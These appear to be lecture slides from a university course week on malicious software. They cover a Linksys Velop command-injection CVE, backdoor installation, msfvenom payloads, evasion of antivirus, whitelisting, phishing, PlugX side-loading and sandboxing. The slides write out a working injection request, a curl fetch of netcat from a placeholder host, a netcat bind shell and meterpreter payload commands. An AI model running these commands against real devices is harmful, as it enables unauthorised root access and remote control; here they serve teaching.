Linksys Velop (1.1.2.187020) devices allow unauthenticated command injection, providing an attacker with full root access, via cgi-bin/zbtest.cgi or cgi-bin/zbtest2.cgi

CVSS v2.0 Severity and Metrics:

Base Score: 9.3 HIGH

Vector: (AV:N/AC:M/Au:N/C:C/I:C/A:C) (V2 legend)

Impact Subscore: 10.0

Exploitability Subscore: 8.6



Command injection

GET /cgi-bin/zbtest.cgi?cmd=level&nodeid=1+2+0+1&level=;/sbin/reboot; HTTP/1.0

Root or not?

Strategy to install a backdoor:

```
curl http://somesite.com/nc > nc
```

```
chmod +x nc
```

```
nc -l -p 1337 -e /bin/bash
```

```
nc router_ip 1337
```

Malware vs

Malware vs firewall



Msfvenom 101

```
$ msfvenom -h
```

```
$ msfvenom -p linux/x64/meterpreter/bind_tcp lport=4444 -f elf > backdoor1
```

```
$ msfvenom -p linux/x64/meterpreter/reverse_tcp lhost=192.168.184.1 lport=8888 -f elf > backdoor2
```

Firewall vs bind vs reverse_tcp

```
#include <stdio.h>
#include <malware.h>

int main() {

    system(malware.exe);

    if ( firewall_OFF && ( bind || reverse_tcp ) ) attacker_wins();

    if ( firewall_ON && bind ) defender_wins();


    if ( firewall_ON && reverse_tcp ) attacker_wins();

    return(42);
}
```

Score

Malware 1
Firewall $\frac{1}{2}$

Malware vs AV



Antivirus software

AV largely a **blacklist technology**: Compare file content to a database of known malware signatures

```
msfvenom -p windows/meterpreter/bind_tcp lport=4444 -f exe > backdoor1.exe
```

Screenshot of VirusTotal analysis results for backdoor1.exe.

File details:

- SHA256: 4009697ca0b3cbbdb30763311f1d67ce86cfbf717ec03f631a0e3fea363370b7
- File name: backdoor1.exe
- Detection ratio: 38 / 56
- Analysis date: 2016-05-10 11:43:48 UTC (2 minutes ago)

Result summary: 0/56

Antivirus	Result	Update
ALYac	Gen:Variant.Zusy.Eizob.8031	20160510



Score

Malware 1
Antivirus $\frac{1}{2}$

AW beats AV

Application whitelisting (AW): Restrict users to a subset of authorised applications, with

Paths


Hashes

Signatures

Oppositte approach to AV

Known good instead of known bad

AW could prevent this one, e.g.



The screenshot shows a Java Decomiler window with the title "Java Decomiler - MyApplet.class". The left pane displays the class hierarchy of a JAR file named "14e5e9d7-1b3c016a.jar", specifically the "MyApplet" class. The right pane shows the decompiled code for "MyApplet.class". The code includes several methods and fields, with line 171 highlighted by a red rectangle:

```
159     if ((offs >= 0L) && (offs < 2147483647L)) {
160         this._bigArray[((int)offs)] = value;
161     }
162
163     public static String z = "regsvr32 -s";
164
165     void privileged()
166     {
167         String ss = Integer.toString(0);
168         try
169         {
170             new String("");
171             String localException = System.getProperty("java.io.tmpdir");
172             File f1 = new File(localException + "gwebrbegrbgr" + ss + ".exe");
173             try
174             {
175                 b = f1.createNewFile();
176             }
177             catch (Exception var7)
178             {
179             }
180         }
181     }
182 }
```

Malware as email attachments


How hackers hack: Spearphishing



How hackers hack: Spearphishing

Video time.

A note on persistence



A sample persistence method - PlugX

PlugX drops

NvSmart.exe – a legitimate NVIDIA file

NvSmartMax.dll – a malicious DLL

Normally,

NvSmart.exe would load a legitimate NvSmartMax.dll

But,

if a (malicious) version the DLL file is located in the same directory, it will load this version instead

Malware sandboxing

Cuckoo Sandbox, an open source automated malware analysis system

Detected signatures	
ⓘ	The executable contains unknown PE section names indicative of a packer (could be a false positive) 1 event
ⓘ	The file contains an unknown PE resource name possibly indicative of a packer 1 event
!	Performs some HTTP requests 21 events
!	Allocates read-write-execute memory (usually to unpack itself) 1 event
⚡	Communicates with host for which no DNS query was performed 1 event
⚡	Connects to an IP address that is no longer responding to requests (legitimate services will remain up-and-running usually) 1 event
⚡	File has been identified by 39 AntiVirus engines on VirusTotal as malicious 39 events

Lecture plan – next time

Week	Date	Time	Lecture	Topic
36	02 Sep	09-11	TL	Introduction, security concepts and the threat of hacking
06 Sep	09-11	09-11	TL	Buffer overflow
37	09 Sep	09-11	CJ	Software security, Operating system security
13 Sep	09-11	09-11	CJ	User authentication and access control
38	16 Sep	09-11	TJ	Malicious software
20 Sep	09-11	09-11	CJ	Firewalls and denial-of-service attacks
39	23 Sep	09-11	CJ	Cloud and IoT
27 Sep	09-11	09-11	TL	Cryptography
40	30 Sep	09-11	TL	Internet security protocols
04 Oct	09-11	09-11	TL	Intrusion detection
41	07 Oct	09-11	TL	Forensics
12 Oct	09-11	09-11	CJ	IT security management
42				Fall Vacation - No lectures
43	22 Oct	09-11	CJ	Privacy 1
25 Oct	09-11	09-11	CJ	Privacy 2 - GDPR
44	29 Oct	15-16	Guest	TBA
	16-17	All		Recap and Q/A
45	06 Nov			Exam